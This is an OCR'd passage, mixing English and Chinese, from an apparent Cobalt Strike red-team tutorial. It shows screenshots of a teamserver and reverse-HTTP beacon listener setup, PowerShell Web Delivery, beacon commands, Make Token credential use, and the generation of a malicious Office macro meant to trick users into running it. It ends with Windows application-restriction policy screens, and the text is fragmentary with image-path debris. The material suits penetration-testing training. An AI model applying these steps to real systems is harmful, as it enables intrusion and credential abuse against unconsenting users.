[!] .https-certificate options are missing [will use built-in SSL cert]
root@kali:~/cobaltstrike#
root@kali:~/cobaltstrike# ./teamserver 192.168.1.2 password ~/Malleable-C2-Pro
[*] Generating X509 certificate and keystore (for SSL)



external
internal
user
computer
New Listener
Create a listener.
Name:
local - beacon http
Payload:
windows/beacon_http/reverse_http
Host:
192.168.1.2
Port:
80
Save
Event Log
Listeners
name
payload


external
internal
user
computer
PowerShell Web Delivery
This attack hosts a PowerShell script that delivers a Cobalt Strike listener. The provided one-liner will allow you to
URI Path:
/a
Local Host:
192.168.1.2
Local Port:
80
Listener:
local - beacon http
Launch
Help
Event Log
Listeners
name
payload
local - beacon http
windows/beacon_http/reverse_http
192.168.1.2


external
internal
user
computer
192.168.1.11
172.16.20.174
whatta.hogg
COPPER
Event Log X
Listeners X
Beacon 172.16.20.174@5672 X
beacon> sleep 30 20
[*] Tasked beacon to sleep for 30s (20% jitter)
root@kali:~# wireshark


[+] host called home, sent: 16 bytes
beacon> shell dir
[*] Tasked beacon to run: dir


Filter
http and tcp.port == 80
Expression...
Clear
Apply
Save
No.
Time
Source
Destination
7 14.76683600 192.168.1.11 192.168.1.2
10 14.77430100 192.168.1.2 192.168.1.11
55 44.73432100 192.168.1.11 192.168.1.2
58 44.73902800 192.168.1.2 192.168.1.11
76 73.77974400 192.168.1.11 192.168.1.2
80 73.80060700 192.168.1.2 192.168.1.11
95 73.85921500 192.168.1.11 192.168.1.2
98 73.87886500 192.168.1.2 192.168.1.11
Mark Packet (toggle)
Ignore Packet (toggle)
Set Time Reference (tog
Time Shift...
Edit Packet
Packet Comment...
Manually Resolve Addre
Apply as Filter



Make Token

进入到**[beacon]** - > **Access** - > **Make Token，并**打开 Cobalt Strike 的 Make Token 对话框。此对话框显示 Cobalt Strike 的凭据，并将所选凭据转换为令牌。


Microsoft Word 和 Excel 宏攻击


Microsoft Office 宏工具将生成一个宏以嵌入到 Microsoft Word 或 Microsoft Excel 文档中。进入到 **Attacks** -> **Packages** -> **MS Office Macro**


选择一个侦听器，然后按 **Generate** 创建恶意 MS Office 宏。Cobalt Strike 将提供逐步说明，将宏嵌入到 Word 或 Excel 文档中。


当您可以欺骗用户在打开文档时运行宏时，此攻击很有效。

MS Word 和 Excel 宏攻击






TightVNC: climber
Run only specified Windows applications
Run only specified Windows applications
Previous Setting
Next Setting
Comment:
Show Contents
List of allowed applications
Value
winword.exe
iexplore.exe
explorer.exe
OK
Cancel
permission to run
programs that you
programs that are
window that they are not permitted to start by using Windows Explorer.


Run only specified Windows applications
Run only specified Windows applications
Previous Setting
Next Setting
Not Configured
Enabled
Disabled
Comment:
Supported on:
At least Windows 2000
Options:
Help:
List of allowed applications
Show...
Limits the Windows programs that users have permission to run on the computer.
If you enable this setting, users can only run programs that you add to the List of Allowed Applications.
This setting only prevents users from running programs that are started by the Windows Explorer process. It does not prevent users from running programs such as Task Manager, which are started by the system process or by other processes. Also, if users have access to the command prompt, Cmd.exe, this setting does not prevent them from starting programs in the command window that they are not permitted to start by using Windows Explorer.
OK
Cancel
Apply



TightVNC: Demo: Windows 7 (MSE AV)
Cobalt Strike
Cobalt Strike View Attacks Reporting Help
Packages
Web Drive-by
Spear Phish
HTML Application
MS Office Macro
Payload Generator
USB/CD AutoPlay
Windows Dropper
Windows Executable
Windows Executable (S)
external
note
pid
Event Log X



Cobalt Strike
Cobalt Strike View Attacks Reporting Help
MS Office Macro
This package generates a VBA macro that you may
embed into a Microsoft Word or Excel document. This
Listener: ec2 - beacon http
Add
Generate
Help
note

